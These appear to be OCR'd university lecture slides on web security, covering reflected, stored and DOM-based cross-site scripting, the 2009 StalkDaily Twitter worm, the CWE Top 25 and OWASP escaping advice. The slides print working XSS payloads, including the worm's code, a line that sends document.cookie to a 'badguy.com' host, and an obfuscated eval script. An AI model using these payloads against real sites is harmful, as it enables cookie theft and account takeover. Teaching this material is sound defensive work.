
- Open xterm to attacker's X server, display pwd file
- Use it to show directory contents, learn that Apache is running as "nobody", change config file so that it runs as "root" next time, break in after a blackout

Perl script doesn't check for backticks ⇒ steal mailing list from a porn site for spamming

Echoing / "Reflecting" User Input

Classic mistake in server-side applications

http://naive.com/search.php?term="Britney Spears"



search.php responds with

<html> <title>Search results</title>

<body>You have searched for <?php echo $_GET[term] ?>… </body>


Or

GET/ hello.cgi?name=Bob

hello.cgi responds with

<html>Welcome, dear Bob</html>

Cross-Site Scripting (XSS)



Reflected XSS

User is tricked into visiting an honest website

- Phishing email, link in a banner ad, comment in a blog


Bug in website code causes it to echo to the user's browser an arbitrary attack script

- The origin of this script is now the website itself!

Script can manipulate website contents (DOM) to show bogus information, request sensitive data, control form fields on this page and linked pages, cause user's browser to attack other websites

- This violates the "spirit" of the same origin policy

Basic Pattern for Reflected XSS



Adobe PDF Viewer (before version 7.9)

PDF documents execute JavaScript code

http://path/to/pdf/file.pdf#whatever_name_you_want=javascript:**code_here**

The "origin" of this injected code is the domain where PDF file is hosted

XSS Against PDF Viewer

Attacker locates a PDF file hosted on site.com

Attacker creates a URL pointing to the PDF, with JavaScript malware in the fragment portion

http://site.com/path/to/file.pdf#s=javascript:malcode

Attacker entices a victim to click on the link

If the victim has Adobe Acrobat Reader Plugin 7.0.x or less, malware executes

- Its "origin" is site.com, so it can change content, steal cookies from site.com

Not Scary Enough?

PDF files on the local filesystem:

file:///C:/Program%20Files/Adobe/Acrobat%207.0/Resource/ENUtxt.pdf#blah=javascript:alert("XSS");

JavaScript malware now runs outside sandbox with the ability to read and write local files ...

Where Malicious Scripts Lurk


User-created content

- Social sites, blogs, forums, wikis

When visitor loads the page, website displays the content and visitor's browser executes the script

- Many sites try to filter out scripts from user content, but this is difficult!

Stored XSS


Attack server
4 steal valuable data
1
Inject malicious script
2 request content
3 receive malicious script
User victim
Store bad stuff
Users view or download content
Server victim

Twitter Worm (2009)

http://dcortesi.com/2009/04/11/twitter-stalkdaily-worm-postmortem/

Can save URL-encoded data into Twitter profile

Data not escaped when profile is displayed

Result: StalkDaily XSS exploit

- If view an infected profile, script infects your own profile

```
var update = urlencode("Hey everyone, join www.StalkDaily.com. It's a site like Twitter
but with pictures, videos, and so much more!  ");
var xss = urlencode('http://www.stalkdaily.com"></a><script
src="http://mikeyylolz.uuuq.com/x.js"></script><script
src="http://mikeyylolz.uuuq.com/x.js"></script><a ');
var ajaxConn = new XHConn();
ajaxConn.connect("/status/update", "POST",
"authenticity_token="+authtoken+"&status="+update+"&tab=home&update=update");
ajaxConn1.connect("/account/settings", "POST",
"authenticity_token="+authtoken+"&user[url]="+xss+"&tab=home&update=update")
```

2020 CWE Top 25 Most Dangerous Software Weaknesses

Rank	ID	Name	Score
[1]	CWE-79	Improper Neutralization of Input During Web Page Generation ('Cross-site Scripting')	46.82
[2]	CWE-787	Out-of-bounds Write	46.17
[3]	CWE-20	Improper Input Validation	33.47
[4]	CWE-125	Out-of-bounds Read	26.50
[5]	CWE-119	Improper Restriction of Operations within the Bounds of a Memory Buffer	23.73
[6]	CWE-89	Improper Neutralization of Special Elements used in an SQL Command ('SQL Injection')	20.69
[7]	CWE-200	Exposure of Sensitive Information to an Unauthorized Actor	19.16
[8]	CWE-416	Use After Free	18.87
[9]	CWE-352	Cross-Site Request Forgery (CSRF)	17.29
[10]	CWE-78	Improper Neutralization of Special Elements used in an OS Command ('OS Command Injection')	16.44
[11]	CWE-190	Integer Overflow or Wraparound	15.81
[12]	CWE-22	Improper Limitation of a Pathname to a Restricted Directory ('Path Traversal')	13.67
[13]	CWE-476	NULL Pointer Dereference	8.35
[14]	CWE-287	Improper Authentication	8.17

Google Maps (2020)

https://threatpost.com/bug-in-google-maps-opened-door-to-cross-site-scripting-attacks/159006/

A researcher discovered a cross-site scripting flaw in Google Map's export function, which earned him $10,000 in bug bounty rewards.

- Google lets users create maps, export in XML
- Server response uses CDATA tags to tell the browser not to interpret/render user's data
- Adding]] at the beginning of map name escapes CDATA tags
- User adds XSS script hidden in SVG, XML-based image format
- Browser executes the script

Stored XSS Using Images

Suppose pic.jpg on web server contains HTML

- Request for http://site.com/pic.jpg results in:

  HTTP/1.1 200 OK

  …

  Content-Type: image/jpeg

  <html> fooled ya </html>

- IE will render this as HTML (despite Content-Type)

Photo-sharing sites

- What if attacker uploads an "image" that is a script?

XSS of the Third Kind

Attack code does not appear in HTML sent over network

Script builds webpage DOM in the browser

```
<HTML><TITLE>Welcome!</TITLE>
Hi <SCRIPT>
var pos = document.URL.indexOf("name=") + 5;
document.write(document.URL.substring(pos,document.URL.length));
</SCRIPT>
</HTML>
```


Works fine with this URL

- http://www.example.com/welcome.html?name=Joe

But what about this one?


- http://www.example.com/welcome.html?name=<script>alert(document.cookie)</script>

Using Login XSRF for XSS



Web 2.0

[Alex Stamos]



Malicious scripts may be ...

- Contained in arguments of dynamically created JavaScript
- Contained in JavaScript arrays
- Dynamically written into the DOM

XSS in AJAX (1)

[Alex Stamos]

Downstream JavaScript arrays

```
var downstreamArray = new Array();
downstreamArray[0] = "42"; doBadStuff(); var bar="ajacked";
```

Won't be detected by a naïve filter

- No <>, "script", onmouseover, etc.

Just need to break out of double quotes

XSS in AJAX (2)

[Alex Stamos]

JSON written into DOM by client-side script

```
var inboundJSON = {"people": [
{"name": "Joel", "address": "<script>badStuff();</script>",
 "phone": "911"} ] };

someObject.innerHTML(inboundJSON.people[0].address);  // Vulnerable
document.write(inboundJSON.people[0].address);        // Vulnerable
someObject.innerText(inboundJSON.people[0].address);  // Safe
```

XSS may be already in DOM!

- document.url, document.location, document.referer

Backend AJAX Requests

[Alex Stamos]

"Backend" AJAX requests

- Client-side script retrieves data from the server using XMLHttpRequest, uses it to build webpage in browser
- This data is meant to be converted into HTML by the script, never intended to be seen directly in the browser

Example: WebMail.com

Request:

```
GET http://www.webmail.com/mymail/getnewmessages.aspx
```

Response:

Raw data, intended to be converted into HTML inside the browser by the client-side script

```
var messageArray = new Array();
messageArray[0] = "This is an email subject";
```

XSS in AJAX (3)

[Alex Stamos]

Attacker sends the victim an email with a script:

- Email is parsed from the data array, written into HTML with innerText(), displayed harmlessly in the browser

Attacker sends the victim an email with a link to backend request and the victim clicks the link:

The browser will issue this request:

```
GET http://www.webmail.com/mymail/getnewmessages.aspx
```

… and display this text:

```
var messageArray = new Array();
messageArray[0] = "<script>var i = new Image();
i.src='http://badguy.com/' + document.cookie;</script>"
```

How to Protect Yourself

Source: Open Web Application Security Project

Ensure that your app validates all headers, cookies, query strings, form fields, and hidden fields against a rigorous specification of what should be allowed.

Do not attempt to identify active content and remove, filter, or sanitize it. There are too many types of active content and too many ways of encoding it to get around filters for such content.

We strongly recommend a 'positive' security policy that specifies what is allowed. 'Negative' or attack signature based policies are difficult to maintain and are likely to be incomplete.

What Does This Script Do?

<script>eval(unescape('function%20ppEwEu%28yJVD%29%7Bfunction%20xFplcSbG
%28mrF%29%7Bvar%20rmO%3DmrF.length%3Bvar%20wxxwZl%3D0%2CowZtrl%3D0%3Bwhi
le%28wxxwZl%3CrmO%29%7BowZtrl+%3DmrF.charCodeAt%28wxxwZl%29*rmO%3Bwxxwzl
++%3B%7Dreturn%20%28%27%27+owZtrl%29%7D%20%20%20try%20%7Bvar%20xdxc%3Dev
al%28%27a%23rPgPu%2CmPe%2Cn%2Ct9sP.9ckaPl%2ClPe9e9%27.replace%28/%5B9%23
k%2CP%5D/g%2C%20%27%27%29%29%2CgIXc%3Dnew%20String%28%29%2CsIoLeu%3D0%3B
qcNz%3D0%2CnuI%3D%28new%20String%28xdxc%29%29.replace%28/%5B%5E@a-z0-9A-
Z_.%2C-%5D/g%2C%27%27%29%3Bvar%20xgod%3DxFplcSbG%28nuI%29%3ByJVD%3Dunesc
ape%28yJVD%29%3Bfor%28var%20eILXTs%3D0%3B%20eILXTs%20%3C%20%28yJVD.lengt
h%29%3B%20eILXTs++%29%7Bvar%20esof%3DyJVD.charCodeAt%28eILXTs%29%3Bvar%2
0nzoexMG%3DnuI.charCodeAt%28sIoLeu%29%5Exgod.charCodeAt%28qcNz%29%3BsIoL
eu++%3BqcNz++%3Bif%28sIoLeu%3EnuI.length%29sIoLeu%3D0%3Bif%28qcNz%3Exgod
.length%29qcNz%3D0%3BgIXc+%3DString.fromCharCode%28esof%5EnzoexMG%29%3B%
7Deval%28gIXc%29%3B%20return%20gIXc%3Dnew%20String%28%29%3B%7Dcatch%28e%
29%7B%7D%7DppEwEu%28%27%2532%2537%2534%2531%2535%2533%2531%2530%2550%250
8%2518%2537%255c%2569%2531%2506%255d%250e%253e%2536%2574%2522%2533%2535%
252a%2531%250c%250d%2537%253d%2572%255b%2571%250d%252d%2513%2500%2529%25

Preventing Cross-Site Scripting

Any user input and client-side data must be preprocessed before it is used inside HTML

Remove / encode (X)HTML special characters

- Use a good escaping library
  - OWASP ESAPI (Enterprise Security API)
  - Microsoft's AntiXSS
- In PHP, htmlspecialchars(string) will replace all special characters with their HTML codes
  - ' becomes ' " becomes " & becomes &
